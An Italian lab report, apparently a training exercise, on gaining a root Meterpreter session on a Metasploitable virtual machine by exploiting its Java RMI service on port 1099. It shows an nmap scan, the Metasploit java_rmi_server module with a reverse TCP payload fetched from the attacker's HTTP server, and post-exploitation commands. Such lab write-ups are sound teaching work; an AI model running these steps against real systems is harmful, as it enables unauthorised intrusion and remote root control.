

Relazione 20-12

L’esercizio ha avuto come obiettivo l’ottenimento di una sessione remota sulla macchina Metasploitable sfruttando una vulnerabilità nel servizio Java RMI esposto sulla porta 1099.

Per prima cosa ho configurato l’IP della Kali con 192.168.11.111 e l’IP Metasploitable 192.168.11.112.




```
┌──(kali㉿kali)-[~]
└─$ sudo ifconfig eth0 192.168.11.111 netmask 255.255.255.0 up

┌──(kali㉿kali)-[~]
└─$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:27:ad:25:87 brd ff:ff:ff:ff:ff:ff
    inet 192.168.11.111/24 brd 192.168.11.255 scope global noprefixroute eth0
       valid_lft forever preferred_lft forever
    inet6 fe80::b042:64ab:8995:eedb/64 scope link noprefixroute
       valid_lft forever preferred_lft forever
```



```
: lo: <LOOPBACK,UP,LOWER_UP> mtu 16436 qdisc noqueue
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast qlen 1000
    link/ether 08:00:27:60:1e:3e brd ff:ff:ff:ff:ff:ff
    inet 192.168.1.149/24 brd 192.168.1.255 scope global eth0
    inet6 fe80::a00:27ff:fe60:1e3e/64 scope link
       valid_lft forever preferred_lft forever
sfadmin@metasploitable:~$ sudo ifconfig eth0 192.168.11.112 netmask 255.255.25
0 up
sudo] password for msfadmin:
sfadmin@metasploitable:~$ ip a
: lo: <LOOPBACK,UP,LOWER_UP> mtu 16436 qdisc noqueue
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast qlen 1000
    link/ether 08:00:27:60:1e:3e brd ff:ff:ff:ff:ff:ff
    inet 192.168.11.112/24 brd 192.168.11.255 scope global eth0
    inet6 fe80::a00:27ff:fe60:1e3e/64 scope link
       valid_lft forever preferred_lft forever
sfadmin@metasploitable:~$
```


È stata condotta una scansione con Nmap per identificare i servizi esposti sulla macchina vittima e verificare la presenza della porta 1099 con il comando

nmap –sV –T4 192.168.11.112




```
┌──(kali㉿kali)-[~]
└─$ nmap -sV -T4 192.168.11.112
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-12-20 04:16 EST
Nmap scan report for 192.168.11.112
Host is up (0.00017s latency).
Not shown: 977 closed tcp ports (reset)
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp   open  telnet      Linux telnetd
25/tcp   open  smtp        Postfix smtpd
53/tcp   open  domain      ISC BIND 9.4.2
80/tcp   open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp  open  rpcbind     2 (RPC #100000)
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp  open  exec        netkit-rsh rexecd
513/tcp  open  login       OpenBSD or Solaris rlogind
514/tcp  open  shell       Netkit rshd
1099/tcp open  java-rmi    GNU Classpath grmiregistry
1524/tcp open  bindshell   Metasploitable root shell
2049/tcp open  nfs         2-4 (RPC #100003)
2121/tcp open  ftp         ProFTPD 1.3.1
3306/tcp open  mysql       MySQL 5.0.51a-3ubuntu5
5432/tcp open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp open  vnc         VNC (protocol 3.3)
6000/tcp open  X11         (access denied)
6667/tcp open  irc         UnrealIRCd
8009/tcp open  ajp13       Apache Jserv (Protocol v1.3)
8180/tcp open  http        Apache Tomcat/Coyote JSP engine 1.1
MAC Address: 08:00:27:60:1E:3E (Oracle VirtualBox virtual NIC)
Service Info: Hosts:  metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_
kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 24.74 seconds
```

Ho avviato con msfconsole e cercato l'exploit con search Java_rmi



```
msf6 > search java_rmi

Matching Modules
================

   #  Name                                           Disclosure Date  Rank       Check  Description
   -  ----                                           ---------------  ----       -----  -----------
   0  auxiliary/gather/java_rmi_registry             .                normal     No     Java RMI Registry Interface
s Enumeration
   1  exploit/multi/misc/java_rmi_server             2011-10-15       excellent  Yes    Java RMI Server Insecure De
fault Configuration Java Code Execution
   2    \_ target: Generic (Java Payload)            .                .          .      .
   3    \_ target: Windows x86 (Native Payload)      .                .          .      .
   4    \_ target: Linux x86 (Native Payload)        .                .          .      .
   5    \_ target: Mac OS X PPC (Native Payload)     .                .          .      .
   6    \_ target: Mac OS X x86 (Native Payload)     .                .          .      .
   7  auxiliary/scanner/misc/java_rmi_server         2011-10-15       normal     No     Java RMI Server Insecure En
dpoint Code Execution Scanner
   8  exploit/multi/browser/java_rmi_connection_impl  2010-03-31      excellent  No     Java RMIConnectionImpl Dese
rialization Privilege Escalation


Interact with a module by name or index. For example info 8, use 8 or use exploit/multi/browser/java_rmi_connection_
impl
```


selezionato il modulo scrivendo use exploit/multi/misc/java_rmi_server e visto le opzioni con "options"




```
msf6 > use exploit/multi/misc/java_rmi_server
[*] No payload configured, defaulting to java/meterpreter/reverse_tcp
msf6 exploit(multi/misc/java_rmi_server) > options

Module options (exploit/multi/misc/java_rmi_server):

   Name        Current Setting  Required  Description
   ----        ---------------  --------  -----------
   HTTPDELAY   10               yes       Time that the HTTP Server will wait for the payload request
   RHOSTS                       yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit
                                          /basics/using-metasploit.html
   RPORT       1099             yes       The target port (TCP)
   SRVHOST     0.0.0.0          yes       The local host or network interface to listen on. This must be an address
                                           on the local machine or 0.0.0.0 to listen on all addresses.
   SRVPORT     8080             yes       The local port to listen on.
   SSL         false            no        Negotiate SSL for incoming connections
   SSLCert                      no        Path to a custom SSL certificate (default is randomly generated)
   URIPATH                      no        The URI to use for this exploit (default is random)


Payload options (java/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.11.111   yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Generic (Java Payload)



View the full module info with the info, or info -d command.
```

Ho configurato RHOSTS con set RHOSTS 192.168.11.112  (IP macchina target)  e poi l' exploit è stato eseguito con il comando Run

Attraverso Meterpreter possiamo visualizzare entrando nella shell che siamo root e che con il comando Ip a o ifconfig la configurazione della rete




```
msf6 exploit(multi/misc/java_rmi_server) > set RHOSTS 192.168.11.112
RHOSTS => 192.168.11.112
msf6 exploit(multi/misc/java_rmi_server) > run

[*] Started reverse TCP handler on 192.168.11.111:4444
[*] 192.168.11.112:1099 - Using URL: http://192.168.11.111:8080/s9HgHi8mwfKGrR
[*] 192.168.11.112:1099 - Server started.
[*] 192.168.11.112:1099 - Sending RMI Header...
[*] 192.168.11.112:1099 - Sending RMI Call...
[*] 192.168.11.112:1099 - Replied to request for payload JAR
[*] Sending stage (58037 bytes) to 192.168.11.112
[*] Meterpreter session 1 opened (192.168.11.111:4444 -> 192.168.11.112:44214) at 2024-12-20 04:20:57 -0500

meterpreter > shell
Process 1 created.
Channel 1 created.
whoami
root
ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 16436 qdisc noqueue
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast qlen 1000
    link/ether 08:00:27:60:1e:3e brd ff:ff:ff:ff:ff:ff
    inet 192.168.11.112/24 brd 192.168.11.255 scope global eth0
    inet6 fe80::a00:27ff:fe60:1e3e/64 scope link
       valid_lft forever preferred_lft forever
```



```
meterpreter > ifconfig

Interface  1
============
Name         : lo - lo
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ::


Interface  2
============
Name         : eth0 - eth0
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 192.168.11.112
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::a00:27ff:fe60:1e3e
IPv6 Netmask : ::
```

Mentre con il comando rout visualizziamo la tabella di routing della macchina vittima.



```
meterpreter > route

IPv4 network routes
===================

    Subnet          Netmask        Gateway  Metric  Interface
    ------          -------        -------  ------  ---------
    127.0.0.1       255.0.0.0      0.0.0.0
    192.168.11.112  255.255.255.0  0.0.0.0


IPv6 network routes
===================

    Subnet                    Netmask  Gateway  Metric  Interface
    ------                    -------  -------  ------  ---------
    ::1                       ::       ::
    fe80::a00:27ff:fe60:1e3e  ::       ::
```

L’esercizio ha dimostrato come sfruttare una vulnerabilità in un servizio Java RMI per ottenere una sessione remota Meterpreter. La raccolta delle evidenze ha fornito informazioni utili per comprendere la configurazione di rete della macchina vittima, confermando il successo dell’operazione.